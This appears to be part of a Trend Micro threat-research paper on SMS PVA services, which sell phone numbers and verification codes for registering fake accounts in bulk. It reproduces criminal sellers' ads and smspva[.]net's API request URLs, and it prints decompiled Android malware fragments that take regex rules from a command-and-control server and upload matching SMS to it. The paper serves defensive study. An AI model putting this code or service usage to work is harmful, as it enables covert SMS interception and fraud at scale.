



SMS PVA

An Underground Service Enabling Threat Actors to Register Bulk Fake Accounts

Zhengyu Dong, Ryan Flores, Vladimir Kropotov, Paul Pajares, Fyodor Yarochkin

TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.

Published by

Trend Micro Research

Written by

**Zhengyu Dong, Ryan Flores,
Vladimir Kropotov, Paul Pajares,
Fyodor Yarochkin**

Stock image used under license from
Shutterstock.com

For Raimund Genes (1963 – 2017)

Contents

4

Introduction

5

SMS PVA Service

9

SMSPVA.net: Getting Mobile
Numbers and Verification Codes

14

SMS Interception Through
Malicious Android Applications

20

Putting It Together: How SMSPVA.
net and Android SMS Interception
Work Hand-in-Hand

24

Impact and Implications

30


Impact on Online Platforms and
Services: SMS Verification Can
Now Be Defeated at Scale

32

Statistics

38

Conclusions and Recommendations



Over the past couple of years, we have noticed an increase in sellers offering short message service (SMS) phone-verified account (PVA) services. SMS PVA services help circumvent the SMS verification mechanism by providing an alternative mobile number that customers can use to register for online services and platforms. This type of service can be used by malicious actors to register disposable accounts in bulk or create phone-verified accounts for conducting fraud and other criminal activities.

Methods of circumventing SMS verification are not novel. Older methods involve renting out virtual mobile numbers, using an SMS gateway service or VoIP systems, or buying ready-made PVA from underground sellers.^{1, 2} Modern SMS PVA services sell only the actual verification code needed at the time of account registration. The SMS message reception and parsing process is hidden behind the curtain — the service user no longer needs to manage a farm of virtual numbers, parse text messages for the verification code from an SMS gateway, or buy PVA accounts from unknown sellers that are easily identified as fraudulent and risk account termination. The SMS confirmation numbers are conveniently available via API.

Furthermore, our investigation into SMS PVA has led us to discover that at least one operator has built the service on top of a botnet involving thousands of infected Android phones. The affected Android phones are used to receive, parse, and report the SMS verification codes without the owners' knowledge and consent.

The users are compromised if they either purchased a device that was preloaded with the malicious software downloader or installed a malicious application that infected the device and deployed the malicious code. By using these infected Android phones and focusing on account verification codes, SMS PVA operators are able to scale up, offering low-cost access to thousands of mobile numbers in different countries. This enables cybercriminals to register new accounts in bulk and use them for various scams and fraudulent schemes, or participate in inauthentic user behavior.

This research presents the details of our investigation into SMS PVA, the Android malware used to intercept SMS verification messages, and the crimes and abuses enabled by such a service. We also discuss the wider implications of SMS PVA in challenging the integrity of SMS verification as a means to prevent inauthentic accounts.

Introduction

Smartphones have become ubiquitous in our daily lives. A person's smartphone is always on, and with the advent of cheap mobile internet and the proliferation of Wi-Fi hotspots, smartphones are almost always online. Smartphones also have access to sensitive information, such as online service credentials, authentication tokens, two-factor credentials, and banking and financial applications.

Many smartphone capabilities and features used to be contained in users' computers or laptops. But smartphones are different from computers because essentially, they are still a phone with both a SIM card and the ability to receive and accept calls and text messages. It is therefore no surprise that, because of the features and data in these devices, mobile phones play a significant role in underground markets.³

In recent years, SMS verification has been implemented by major internet platforms and services as a means for human verification during account creation. Confirmation codes are sent via SMS by one-time password (OTP) providers and used as part of the two-factor authentication (2FA) process. This method of verification and authentication has seen wide acceptance since smartphones are seen as personal devices that are always within their owners' reach.

However, the very same features that make smartphones a good tool for security verification and authentication are now being abused by cybercriminals for profit and service abuse. During the past year or so, we have seen the rise of SMS PVA services, wherein mobile numbers are sold online for the sole purpose of creating accounts in various internet platforms and services.

The presence of SMS PVA services makes another dent on the integrity of SMS verification as the primary means of account validation. The scale to which SMS PVA is able to supply mobile numbers means that the usual methods to ensure validity — such as blocklisting mobile numbers previously tied to account abuse or identifying numbers belonging to VoIP services or SMS gateways — won't be enough.

SMS PVA Service

Sending and receiving text messages have been part of cybersecurity scams for quite some time. Initially, the scams centered on sending text messages to a wide range of mobile numbers, whether for a spam advertisement or a scam operation. Monetization through text messages to prime numbers was also common. Attackers would register a service to a premium SMS number, after which mobile phone subscribers would send text messages to the prime number attached to the service, and the subscribers would then be billed a certain amount of money. The billed amount is normally paid to the service owner after the telecommunications company deducts a service fee. Also, in certain regions, fraudulent “service subscription” manipulations through SMS confirmation were also common. This fraud scheme is very similar, with the main difference being that the mobile subscribers are subscribed to a fake service and are billed on a monthly basis.

With wider accessibility to mobile phones, many online services started to require mobile phone verification through SMS confirmation codes. This created a demand for SMS reception services, and this demand was met by enterprising individuals and groups, who would offer phone numbers for rent for a limited or one-time use. To support operations, an infrastructure was built up. However, with new technologies ready to be misused, the infrastructure has evolved accordingly.

In the 2000s, the services were mostly human-driven, but they received a boost in scale due to the availability of subscriber identity module (SIM) banks in the 2010s. More recently, we are seeing the use of compromised Android phones as a means to receive SMS.

The succeeding section briefly explores the evolution of how SMS services are provided.^{4, 5}

Evolution of SMS Services

Human Resellers

In the early days, SMS validation codes were simply acquired from regular users who might be willing to sell them for a small fee. Some underground forum actors would purchase multiple low-cost phone devices, connect them to a computer, and use that as a service to sell access to text messages or even phone calls.

SIM Banks

Validation codes became so popular that a new product appeared on the market: SIM boxes or SIM banks. These products allowed users to use multiple SIM cards in one device, with a single box being able to accommodate as many as 20 to 300 SIM cards.⁶ When such a box or a bank was connected to a computer, a user would have the equivalent of “virtual” phones that are programmatically accessible from the computer system. The widespread use of SIM banks for fraud was observed in 2013 to 2015. Multiple cases were reported to be related to a fraudulent Global System for Mobile Communications (GSM), other voice traffic termination, and the “SIM Box bypass fraud.”^{7, 8, 9} However, it was also common for underground sellers to use SIM boxes for bulk SMS sales and short-term “virtual” phone rental.

However, buying and maintaining stacks of SIM boxes is not cheap and might even be impossible in certain countries (such as Singapore), as telecommunications companies require proof of identification just to buy a single SIM card.

SMS PVA

The solution to this, which we started seeing around 2018, was to have access to text messages through infected phones. Criminal groups developed Android malware that allowed them to access the SMS codes of infected phones and other SIM-card-equipped devices such as 4G routers and navigation devices.

Since SMS PVA operators did not have to pay for the actual hardware, SIM card, and the connectivity service (the cost is covered by the unsuspecting user of an infected device), they could offer the SMS verification code service at much cheaper prices compared to those sourced from SIM boxes. They could even offer mobile numbers from countries that were previously off-limits.

There are several PVA services being advertised online, with some being advertised openly on YouTube, Facebook, and on the websites of the services themselves. PVA service advertisements are quite direct: “If you need phone numbers to register accounts on online platforms and services, contact us.” The operators then follow up these advertisements with the number of phone numbers they have available at any given time, and from which countries. Moreover, as this type of service is relatively new, they would often include demo videos to show prospective clients how their service works.

VAK-SMS.RU Referral system Information API Blog Login / Registration

Russia
Any operator
Room rental for 8 hours

Getting one number for two services
VK & MailRu Q/WI Wallet Receive

VK & MailRu 12 rub.	26421 pcs	RECEIVE
Q/WI Wallet 10 rub.	28883 pcs	RECEIVE
AOL 1 rub.	29768 pcs	RECEIVE
AirBnb 1 rub.	38686 pcs	RECEIVE
AliExpress 2 rub.	36738 pcs	RECEIVE
Discord 3 rub.	7373 pcs	RECEIVE
Facebook 6 rub.	2674 pcs	RECEIVE
Google 5 rub.	27759 pcs	RECEIVE
Instagram 5 rub.	13603 pcs	RECEIVE
KakaoTalk 1 rub.	38583 pcs	RECEIVE

VAK-SMS.RU - SMS activation and message receiving service, temporary one-time virtual numbers for social networks and popular sites are always available

- Lease of mobile numbers to receive SMS on them automatically.
- Extending the time of renting a room / getting a room again. See instructions below
- Thanks to modern equipment, SMS delivery is one of the fastest on the world market.
- All numbers are sold exclusively and fundamentally in one hand for a specific social network / service.
- Our service allows you to register accounts in any social network / service without fear of a ban during the registration process by the mask / subnet of your mobile number.
- You can easily earn money with us. We have a full **referral program**. And also, a **referral program for developers of third-party software**.
- Acceptance of payments is carried out with a minimum commission through most popular payment systems.
- Continuously developing since 2017.

Instructions for using the site VAK-SMS.RU:

— To fully use the functions of the site, registration is required.

- Register on the website VAK-SMS.RU
- Top up your balance using your preferred payment method.
- In the left column opposite the social network/service you are interested in, click "Get". The number is issued for at least 20 minutes. More information when you hover over the name in the left column.
- Enter the issued number in the social network / service in which you register (or do other actions required by SMS confirmations).
- Wait for the SMS code on the site's "Active numbers" page (this page is available only after registration).
- Stop working or, if necessary, receive SMS to the same number again by clicking on the "MORE SMS" button. Repeated reception of SMS - FREE OF CHARGE within the allotted time.
- If necessary, you can extend the number if your rental time has ended, but two conditions must be met:
* You have previously received SMS to this number from the service for which you want to receive another SMS.
* The number is online, it is connected to our website. In the section "History of actions" there will be a button "Renew for N rubles".
The number will be assigned to you forever and you can re-take it (extend) under the conditions described above.

Для того, чтобы перенести используемые вами соцсети/сервисы в самый верх списка добавь его в избранные, нажав на иконку слева.

Virtual numbers for receiving SMS messages

007 999 999 999 999	007 999 999 999 999	007 999 999 999 999	007 999 999 999 999
007 999 999 999 999	007 999 999 999 999	007 999 999 999 999	007 999 999 999 999
007 999 999 999 999	007 999 999 999 999	007 999 999 999 999	007 999 999 999 999
007 999 999 999 999	007 999 999 999 999	007 999 999 999 999	007 999 999 999 999
007 999 999 999 999	007 999 999 999 999	007 999 999 999 999	007 999 999 999 999

Benefits of SMS activation service

- 24/7 support
- 100% reliability
- 100% security
- 100% anonymity
- 100% speed
- 100% quality

Virtual numbers for receiving SMS messages

SPYMAN

5SIM English Blog API Login Registration

Main News Manual Rules Referrals Support Free

Get SMS online and sim hosting for unlimited messages, ways of using

We greet you!
Our SMS service 5SIM provides the ability to use a temporary virtual number to receive SMS text messages online from anywhere.

Today a lot of sites require SMS verification code for registration account. If you do not want to use your personal phone number to verify or activate account, use phone number 5SIM. Thus, there is no need for a SIM card in your mobile phone, only need access to the Internet. You can receive text messages via WEB interface or API.

You can note the following options for using online phone number for receiving text:

- Create phone verified accounts without using your real number - the main and most common way to use sms verification service
- Protect yourself from fraudulent websites that are asked to enter your phone number to download a file or watching a movie. You risk to get paid services and subscriptions, entering your phone number on these sites
- Stop SMS spam, using disposable phone number 5SIM
- Website promotion via SEO programs

How to use 5SIM?

Receive SMS online | How to bypass SMS verification

5sim RECEIVE SMS ONLINE REAL NUMBERS

Watch on YouTube

Start working with us!
If you want buy private phone numbers to get SMS online, you need to [login](#) or [register](#).

Also you can use our free service [get free virtual phone numbers](#)

Contacts:

- [Help and support](#)
- Telegram channel new numbers notifications [@fvesim_new_numbers](#)
- Telegram channel news [@fvesim_news_en](#)
- If you have proposals for cooperation - telegram [@Help5sim](#) or [business@5sim.net](#)

5SIM © 2022 v2.3.499.121

SMS-ACTIVATE.RU API Affiliate program Technical support Loyalty program Login / Register

Earn on your SIM card! Partnership with sms-activate.ru Mobile proxies Ready account marketplace

Official Instagram bot Available 188 countries Full list of prices of countries and services

Russia
 Ukraine
 Kazakhstan
 Indonesia
 USA (virtual)
 Germany

Select operators:

Show only favorites

Service Search:

Service	Wholesale / Retail
Melro Group 115 pcs	23.00 / 34.50 P
vk.com 41912 pcs	12.50 / 18.75 P
ok.ru 6486 pcs	4.00 / 6.00 P
Whatsapp 16087 pcs	4.00 / 6.00 P
Viber 8311 pcs	4.50 / 6.75 P
Telegram 0 pcs	12.50 / 18.75 P
WeChat 232331 pcs	15.00 / 22.50 P
Google,youtube,Gmail 38811 pcs	6.00 / 9.00 P

Receive SMS on virtual online numbers

ATTENTION!

DEAR USERS, from 1st February SMS-Activate will only be available on sms-activate.org domain

[GO TO NEW SMS-ACTIVATE.ORG](https://sms-activate.org)

We are the leaders in providing virtual account numbers for Password Verification (PVA) from all over the world for more than 6 years.

With our service, you can create an account for any service, social networks and applications. If you have not received an OTP to a virtual number, we will refund your money automatically. Get discounts from services or use thousands of accounts to earn money.

To do this, you just need to perform three steps:

- 1 Select the desired country and service.
- 2 Copy the virtual number and use it to register an account.
- 3 Wait for the OTP confirmation SMS.

If you didn't succeed the first time, you can try again or study our [FAQ](#).

Choose a convenient option for using a virtual number to get a password verification account (PVA):

- ✓ **Activations** - the time of using a one-time number is limited to 20 minutes.
- ✓ **Rental number** - you can receive an unlimited number of messages for a period ranging from 4 hours to 8 weeks.

Developers can use [our convenient API](#) to integrate our service into their software and receive password verification messages completely automatically and without restrictions.

We have the largest number of payment systems: Visa, Maestro, MasterCard, UnionPay, PayPal, Google Pay, Apple Pay, Alipay, Kakao Pay, AirTM, Fawry and many others and many others that work in automatic mode.

The sms-activate.ru team wishes you successful PVA registrations.

The number of users who bought at least one number

Number of new users

Our application is available on the following platforms:

[Google Play](#)
[App Store](#)
[Microsoft Store](#)

[Rules](#)
[Public offer](#)
[Service statement](#)

Figure 1. Samples of available SMS PVA services

SMS PVA.net: Getting Mobile Numbers and Verification Codes

In this paper, we explore and focus on one particular PVA service. The investigation of this service provider started with us spotting an advertisement from a Facebook account named ReceiveCode.



Figure 2. ReceiveCode Facebook page

In August 2020, ReceiveCode’s first post advertised “bulk virtual phone numbers” for use on various platforms such as Facebook, Google, Hotmail, Yahoo, V Kontakte, TikTok, Amazon, Alibaba, Uber, Twitter, YouTube, LinkedIn, and Instagram. Based on the account name alone, one can already tell that it enables one to receive the SMS verification code when registering to online services.



Figure 3. One of the posts on ReceiveCode's Facebook page

The first post is followed by a post in November 2020 that has an expanded list of platforms that it supports. Additions to the list include online retail and service platforms such as Flipkart, Lazada, and GrabTaxi. They also claimed to have mobile phone numbers for over 100 countries.



Figure 4. Another promotional post on ReceiveCode's Facebook page

In both the preceding Facebook posts, the service provider advertises a free website called receivecode[.]com where users can try and test their service, as well as a paid site called smspva[.]net that allows for bulk paid subscriptions. This latter site is also a customer-facing portal where subscribers can log in to use the service. There is also an API documentation page that serves as reference for their API; this is also a confirmation that their target users require bulk numbers and employ some automation to use it.




Figure 5. The front page of smspva[.]net

The smspva[.]net API provides the following main functions:

- Requesting and occupying (reserving) a phone number for a specified application (project ID) and a country
- Getting a verification code for a specified application (project ID)
- Adding a phone number to the blocklist for an application (project ID)
- Releasing a phone number (if not used); if not released via an API call, the phone number is automatically released in five minutes

The function “Request/Reserve phone number” of the API would request and provide a phone number for the user. The user can optionally declare which country the number should come from. What is required, however, is the project ID, which corresponds to the online service that the user will use that number for. Some examples of projects or applications that the numbers are used for are Amazon, Twitter, Facebook, QQ, TikTok, and more.



Figure 6. Drop-down menu to select the project

The list of available project IDs and matching applications is shown on the website. If the user wants to receive an SMS for an application that is not listed in the available projects, then the user can request for it to be added. They must provide the application name and a sample text message for that application. The SMSPVA team then reviews the applications and adds new ones on demand.

When a number is requested by a user, the number would be temporarily “locked” for this user. The user then can use that number or release it and request another one. The number gets automatically released after timeout, which was set to five minutes at the time of this writing. After the user is done, the number will not be available for the same application, but it can be used for other applications.

Request/reserve phone number API documentation

https://opapi.smspva.net/out/ext_api/getMobileCode?name=admin&pwd=123&cuy=cn&pid=123&num=5&noblack=0&serial=2&secret_key=null&vip=null

Friendly reminder: It is strongly recommended to wait for 5 seconds and then send SMS after you got the phone number.

name: username*

pwd: user password*

cuy: country code (two digits, not required, by default all countries)[show](#)

pex: Filter the number prefix. Format: 86135, country code (86, refer to cuy country code) + prefix (135), total length: 2-6 digits

pid: project ID*

num: Get the number of mobile phone numbers quantity (1-10)*

noblack: Filter blacklists rule (0, 1) : 0: Filter only self-added blacklists, 1: filter all user-added blacklists*

serial: Single or multiple (1: multiple, 2: single)*

secret_key: parameters required only for few special projects, please contact admin if you get a reminder that it is required, otherwise just leave it empty*

vip: VIP exclusive channel*

Get verification code

https://opapi.smspva.net/out/ext_api/getMsg?name=admin&pwd=123&pn=+8613500000000&pid=123&serial=2

name: username*
pwd: user password*
pid: project ID*
pn: phone number*
serial: Single or multiple (1: multiple, 2: single)*

The request “*Get verification code*” would, as the preceding picture shows, retrieve the verification code sent by the online service via SMS to the phone number.

“*Add phone number to blacklist*” adds the requested phone number to a list that cannot to be used anymore. As seen in the following image, it will be invoked when the SMS is received, or if the number fails to provide the verification code to the user.

Add phone number to blacklist

https://opapi.smspva.net/out/ext_api/addBlack?name=admin&pwd=123&pn=+8613500000000&pid=123

Friendly reminder: It is strongly recommended that you only add numbers to the blacklist when SMS is recieved or that SMS is not received even you tried for several times in a row, because if you add numbers to the blacklist too frequently, it will affect the success rate of getting new numbers.

name: username*
pwd: user password*
pid: project ID*
pn: phone number*

SMS Interception Through Malicious Android Applications

We identified the SMSPVA service to have the following key characteristics:

- **Mobile phone numbers are provided for one-time use.** It is not possible for the same phone number to be used twice. The service providers also limit the usability of phone numbers to keep potentially suspicious activity hidden. This design makes the service unsuitable for 2FA authentication interception and other similar abuses, although there is still a possibility of accidental two-factor verification code interception for some of the services.
- **The platform users can only request text messages for specific applications.** The applications are predefined by the platform owners — the owners tightly control the type of available applications.

These limitations and service restrictions raise a question: What are the mechanisms employed by the SMS PVA operators behind ReceiveCode and smspva[.]net that allows them to maintain so many mobile numbers in different countries? After all, the cost of maintaining so many phone numbers is not cheap and does not match the cost of the SMS PVA service provided by this website.

We were able to answer this question by pivoting via the API URLs and the website itself. The API name and functionality of smspva[.]net is unique and specific to this service. However, we were able to find another domain called enjoynut[.]cn that has a very similar website hosted on the subdomain lm.enjoynut[.]cn.



Figure 7. Screenshots of smpsva[.]net (left) compared to lm.enjoynut[.]cn (right)

The screenshots in Figure 7 show the login and API documentation pages for smpsva[.]net (right) and sm.enjoynut[.]cn (left) respectively. Both have the same login pages with the same logo, as well as the same API documentation. When comparing user traffic between the two domains, smpsva[.]net receives far more traffic. Because of this, we believe enjoynut[.]cn was used as a test server, while smpsva[.]net is the production server.

The enjoynut[.]cn connection is an important pivot point as the domain is used by several Android malware variants.




Figure 8. Pivoting through artifacts using a VirusTotal (VT) Graph

The DEX file of interest on the graph is a file with sha1 e83ec56dfb094fb87b57b67449d23a18208d3091, which we detect as a variant of the AndroidOS_Guerilla malware. This particular DEX file uses cardking.enjoynut[.]cn as debug command and control (C&C) and uses sublemontree[.]com as the production C&C, as seen in the following image.

```

public class Constants {
    public static final String ACT_SMS_COUNT2 = "sms_count2";
    public static final String ACT_SMS_REPORT = "report_sms";
    public static final String ACT_WS = "ws_ok";
    public static final String ACT_WS_RULE = "ws_rule";
    public static final String ACT_WS_RULE_ERR = "ws_rule_err";
    public static final String API_KEY = "XS1Org6+";
    public static final boolean API_RELEASE = true;
    public static final String API_URL = "https://drapi.sublemontree.com/api.php";
    public static final String API_URL_DEBUG = "http://cardking.enjoynut.cn/api.php";
    public static final String APP_CODE = "plug_card";
    public static final boolean APP_TEST = false;
    public static final int BLACKLIST_INTERVAL = 120;
    public static final boolean FORCE_NO_CHECK = false;
    public static final int HEART_INTERVAL = 300;
    public static final boolean IS_ENCRYPT = true;
    public static final boolean IS_TEST = false;
    public static final int LISTEN_INTERVAL = 5;
    public static final String PLUG_VERSION = "2.2.5";
    public static final int PLUG_VERSION_CODE = 225;
    public static final String RS_API_URL = "https://drapi.sublemontree.com/apiRs.php";
    public static final String RS_API_URL_DEBUG = "http://cardking.enjoynut.cn/apiRs.php";
}

```

Figure 9. Cardking.enjoynut[.]cn used as debug C&C and sublemontree[.]com used as production C&C

This DEX file is designed to intercept the text message received on the affected Android phone, check them against regular expression (regex) rules received from the C&C, and then send the C&C any SMS message that matches the regular expression.

```
    this.smsListener = new SMSListener(this, null);
    this.smsListener2 = new SMSListener2(this, null);
    LocalAMHook.addListener(this.smsListener);
    LocalAMHook.addListener(this.smsListener2);
    LocalAMHook.startHook(MHandleV2.mContext, 2);
    MHandleV2.myHandler.sendMessage(1002);
    MHandleV2.myHandler.sendMessage(3000);
    if(SharedPreferencesUtils.getParam(MHandleV2.mContext, "sm_sp_cleared", "cc").equals("2.2.4")) {
        v5 = 0;
    }
}
```

Figure 10. Code to intercept incoming text messages

```
@Override // pawn.okhttp3.WebSocketListener
public void onMessage(WebSocket webSocket, String text) {
    MLog.d("=== onMessage text ===");
    MLog.d("get msg String: " + text);
    if(text != null && (text.contains("rule"))) {
        if(MHandleV2.this.task != null) {
            MHandleV2.this.task.cancel();
            MHandleV2.this.task = null;
        }

        if(MHandleV2.this.timer != null) {
            MHandleV2.this.timer.cancel();
            MHandleV2.this.timer = null;
        }

        String phone = "";
        int exc = 1;
        try {
            List v6 = WSRuleBean.jsonToObj(text).getData();
            MHandleV2.this.wsRuleList = v6;
            if(MHandleV2.this.wsRuleList != null && MHandleV2.this.wsRuleList.size() > 0) {
                phone = ((DataBean)MHandleV2.this.wsRuleList.get(0)).getPhone();
            }
        }
        catch(Exception e) {
            MLog.e("rule->obj", e);
            goto label_57;
        }
    }
}
```

Figure 11. Code to receive regular expressions from the server through a WebSocket

```

while(wsIndex2 < MHandleV2.this.wsRuleList.size()) {
    DataBean v5_1 = (DataBean)MHandleV2.this.wsRuleList.get(wsIndex2);
    if(v5_1.getStatus() == 1) {
        if(this.tempMsg.size() == 0 || wsIndex2 + 1 > this.tempMsg.size()) {
            if(TextUtils.isEmpty(v5_1.getRule_reg())) {
                break;
            }
        }

        v7 = SMSTools.matchedBody(v5_1.getRule_reg(), v2_1);
        MLog.d("tempMsg == null or index not exist, match : " + ((boolean)((int)v7)));
    }
    else if((this.tempMsg.containsKey(Integer.valueOf(wsIndex2))) && (SMSTools.isSameMsg(((MessageBean)this.tempMsg.get(Integer.valueOf(wsIndex2))),
        v7 = true;
        MLog.d("tempMsg != null , match : true");
    }

    if(v7) {
        v5_1.setCode(SMSTools.matchedCode(v5_1.getRule_reg(), v2_1));
        v5_1.setCode_tp(v2_1);
        v5_1.setCode_src(v1);
        v5_1.setStatus(0);
        Message uploadMsg = new Message();
        uploadMsg.what = 3002;
        uploadMsg.arg1 = wsIndex2;
        MHandleV2.this.sendMessage(uploadMsg);
    }
}

```

Figure 12. Code to send text messages that matches the supplied regular expression

Using these code snippets and C&C traffic as fingerprints, we were able to identify two more DEX files with the same functionality but different C&Cs, indicating an active development process and several versions of both development code and production code of the Android malware.

It should be highlighted that not all text messages are intercepted by the malicious DEX files; rather, only text messages sent by specific services and matched by the regex provided by the C&C were intercepted. We believe this is done to prevent interfering with text messages that could be requested by the actual phone user. Part of the strategy for the malicious activity is to remain low-profile and undetected on the device. The covert and careful collection of only those text messages that match the requested application allows the malware to remain on the phone without attracting the attention of its owner.

If the smspva[.]net service allows its users to access all the SMS messages on the infected phones, the owners of the infected phones would quickly notice the problem. They might not receive text messages, or receive text messages that they did not request for.

Also, by controlling the type of applications that the platform users can receive the text messages for, the service provider can ensure that the real phone users are not exposed to types of text messages that could lead to significant financial loss or account theft. Obvious malicious activity could quickly reveal possible problems with the infected phone. Had the smspva[.]net service allowed, for example, theft of 2FA for banking apps, then the real users of the phone would quickly be alerted and the SMSPVA service would quickly lose its most important asset, the infected devices.

Use of Residential Proxies

Many online platforms and services perform additional checks during the registration process of newly created accounts. For example, an IP address might be required to match the geographical location of the phone number used to create the account.

Similarly, location-specific validation or restrictions could be applied to services or groups of services. For example, certain content might be made available to only certain countries, or some promotional campaigns might be executed only by regional marketing teams and the services be restricted to customers from a particular country.

It is no surprise that SMS PVA users might rely on third-party IP masking services, such as proxies or virtual private networks (VPNs), in order to change the IP address that will be recorded when they try to connect to a desired service. Through careful analysis of Trend Micro™ Smart Protection Network™ (SPN) telemetry, we have identified that the users of SMS PVA services extensively use a variety of proxy services and distributed VPN platforms to bypass the IP geolocation verification checks. We observed that the user registration requests and SMS PVA API requests often come from an exit node of a VPN service or a residential proxy system. This means that the users of SMS PVA services typically use them in combination with some sort of residential proxy or a VPN service that allows them to select the country of the IP exit node to match the telephone number used to register the service.

The use of proxies in combination with SMS PVA services is commonly used and mentioned in Chinese language gray or black hat tutorials.¹⁰

Putting It Together: How SMSPVA.net and Android SMS Interception Work Hand-in-Hand

Say, for example, a cybercrime actor would like to create fake accounts in an online platform. Maybe they want to do something that is outside the terms of acceptable use for that platform, or perform fraudulent activities. What would this criminal do? For this hypothetical scenario, let's use Carousell, Southeast Asia's biggest open marketplace, as an example.

